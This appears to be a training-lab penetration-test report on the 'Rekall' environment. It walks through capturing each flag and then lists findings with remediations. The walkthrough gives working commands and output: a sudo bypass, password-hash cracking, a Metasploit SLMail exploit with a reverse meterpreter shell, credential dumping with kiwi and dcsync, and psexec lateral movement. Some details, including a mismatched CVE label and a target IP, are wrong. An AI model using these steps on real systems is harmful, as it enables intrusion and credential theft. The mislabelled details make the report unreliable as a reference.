During our initial open source intelligence gathering we discovered a Registrant Name was sshUser alice. With this information we attempted to ssh into machine 192.168.13.14 with the name alice. We managed to guess her password which was also “Alice” which allowed us to ssh into the machine. We locate the flag12.txt file in the root directory but alice does not have sudo authority to open the file. using CVE-2019-14287 we were able to exploit sudo with “sudo -u#-1” to escalate our privileges to sudo as a non sudoer. That gave us the proper sudo privileges and allowed us to collect Flag 12.




Day 3:

Password Cracking:
Searching for “totalrekall” on Github we managed to find a user with the same name that contained a repository with the totalrekall site repository. In the repository we found the file xampp.users which contained a password hash for the user “trivera”. Putting the password hash into John we were able get the password “Tanya4life” which was Flag 1.

```
┌──(root💀kali)-[~]
└─# echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > flag1.txt

┌──(root💀kali)-[~]
└─# cat flag1.txt
$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0

┌──(root💀kali)-[~]
└─# john flag1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (?)
1g 0:00:00:00 DONE 2/3 (2023-02-13 19:25) 9.090g/s 1745p/s 1745c/s 1745C/s 123456..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Network Scanning:
We then performed a network scan against the windows subnet range of 172.22.117.0/24. The scan returned two active host machines, the WinDC01 machine on 172.22.117.10, and the Windows10 machine on 172.22.117.20. Using the Windows 10 machine IP of 172.22.117.20 in a web browser and the credentials that we extracted from the first flag we were able to access Flag 2 on the website.



Network Scanning:
We performed an aggressive nmap scan against 172.22.117.20 to see what ports were open. Through the scan results we were able to see flag3.txt in the FTP port. We FTP'ed into 172.22.117.20 using the name anonymous and a blank password and were able to gain access to Flag 3 using the get command to download it onto our machine.

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> download flag3.txt
?Invalid command
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (19.8539 kB/s)
ftp> exit
221 Goodbye

┌──(root💀kali)-[~]
└─# ls
Desktop  Documents  Downloads  file2  file3  flag1.txt  flag3.txt

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Metasploit Shell:

In the aggressive nmap scan we saw that the SLMail service was running. Using metasploit we searched for possible exploits that included SLMail. Using explot/windows/pop3/seattlelab_pass we configured the RHOSTS to the target machine of 172.22.117.20 and the LHOST to our local machine on the same subnet of 172.22.117.100. Once we ran the exploit it successfully dropped us into a meterpereter shell. Using the shell we were able to locate Flag 4 and view its contents using cat.

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```

Windows Task Scheduler:

In the same shell that we had just created we entered into a command shell. Using the windows command “schtasks /query” we were able to view all of the scheduled tasks on the system. Looking through all the tasks we found one named flag5. Using the command “schtasks /query /TN flag5 /FO list /v” we were able to list out the details of the task and found Flag 5 in the comment field.

```
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName:                             WIN10
TaskName:                             \flag5
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        2/13/2023 5:10:11 PM
Last Result:                          1
Author:                               WIN10\sysadmin
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$
Start In:                             N/A
Comment:                              54fa8cd5c1354adc9214969d716673f5
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:                     Stop On Battery Mode
Run As User:                          ADMBob
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

User Enumeration:
Continuing to use the same meterpreter shell we were able to look at the cached credentials of all the users on the system. Loading the kiwi extension in metasploit we ran the command "lsa_dump_sam" and found a hash for Flag6. Using John the Ripper we were able to use the format NT to crack the password "Computer!" which is Flag 6.

```
┌──(root💀kali)-[~]
└─# john --format=NT flag6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2023-02-13 20:30) 5.555g/s 496000p/s 496000c/s 496000C/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


File Enumeration:
On the same machine we continued to explore the available directories in the command shell to look for flag 7. In the C:\Users\Public\Documents directory we were able to locate flag7.txt. Using the type command we revealed Flag 7.

```
C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
```


PsExec Exploit:
Loading kiwi again, we executed the command "kiwi_cmd lsadump::cache" to view all the cached credentials. In the results we saw a cached set of credentials belonging to ADMBob. Using their MsCacheV2 password hash and John the Ripper we cracked the hash giving us "Changeme!" as the password for ADMBob. After obtaining the credentials we loaded exploit/windows/smb/psexec module in metasploit. We configured the exploit as follows, RHOSTS was set to 117.22.117.10, SMBDomain was set to REKALL, SMBPass was set to Changeme!, SMBUser was set to ADMBob. After running the exploit, we were successful in establishing a shell on the target machine. We then dropped into a command shell, and checked the users with the command "net users" and Located Flag 8.

```
C:\>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

File Enumeration:
Continuing on the same shell session we navigated into the base C:\ directory and located Flag 9.



Cached Hashes:
Using kiwi again, we were able to use the dcsync_ntlm command against the Administrator account on the WinDC01 machine. This gave us the NTLM hash for the Administrator account which was Flag 10.



Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
SQL Injection	Critical
Directory Traversal	High
PHP Injection	Medium
Sensitive Data Exposure	High
Command Line Injection	High
Brute Force Attack	Medium
Session Management	Critical
Local File Inclusion	Medium
Open Source Exposed Data	Medium
Apache Tomcat Remote Code Execution Vulnerability CVE-2017-12617	Critical
Shellshock Vulnerability	Critical
Struts - CVE 2017-5638	Critical
Drupal - CVE 2019-14287	Critical
sudo 1.8.27 - Security Bypass CVE-2019-14287	Critical
FTP Enumeration	High
PsExec Exploit	Critical
SLMail Vulnerability	Critical
Cached Credentials	High


The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	192.168.13.1, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14 172.22.117.10, 172.22.117.20 8 Total
Ports	21, 22, 25, 53, 79, 80, 88, 106, 110, 135, 139, 389, 443, 445, 464, 593, 636, 3268, 3269, 8080 20 Total

Exploitation Risk	Total
Critical	11
High	5



Medium	4
Low	0

Vulnerability Findings



Vulnerability 1	Findings
Title	Cross Site Scripting Reflected, Stored
Type (Web app / Linux OS / Wlndows OS)	Web Application
Risk Rating	Critical
Description	The Rekall web application has multiple fields that accept XSS inputs. The ‘Welcome’ and ‘Memory Planner’ pages were both vulnerable to reflected XSS exploits. The ‘Welcome’ page was very vulnerable with any basic XSS attack while the ‘Memory Planner” page required slightly more advanced XSS methods (embedded script). The ‘Comment” page was also vulnerable to stored XSS attacks which present a much larger threat to the web application and business.
Images	

	 
Affected Hosts	http://192.168.14.35/Memory-Planner, http://192.168.14.35/Welcome, http://192.168.14.35/comments
Remediation	Implementation of Content Security Policy (CSP) to secure the web app against XSS. Applying input validation to all fields as well as context-sensitive encoding.


Vulnerability 2	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	The Rekall website allows for users to upload pictures in two separate locations. Both of these uploads can be exploited by uploading malicious files

	that are disguised as normal photos. The uploads are configured to only allow for .jpg files to be uploaded, but a malicious php script can still be uploaded. The field only checks for .jpg in the name of the file and not the actual file type.
Images	 
Affected Hosts	http://192.168.14.35/Memory-Planner.php
Remediation	Uploaded files should not immediately be uploaded to the file system, and should be inspected and sanitized before being added.


Vulnerability 3	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	In the Rekall Admin Networking Tools the DNS Check as well as the MX Record Checker both are able to be exploited into running unauthorized

	commands on the web server. The DNS server was able to be easily exploited by chaining commands together with '&&'. The MX Record Checker was not able be exploited by chaining commands but was able to pass the '|' command to retrieve data.
Images	 
Affected Hosts	http://192.168.14.35/networking.php
Remediation	All input fields need to be validated and sanitized before being passed into the backend of the web server.

Vulnerability 4	Findings
Title	CVE-2017-12617

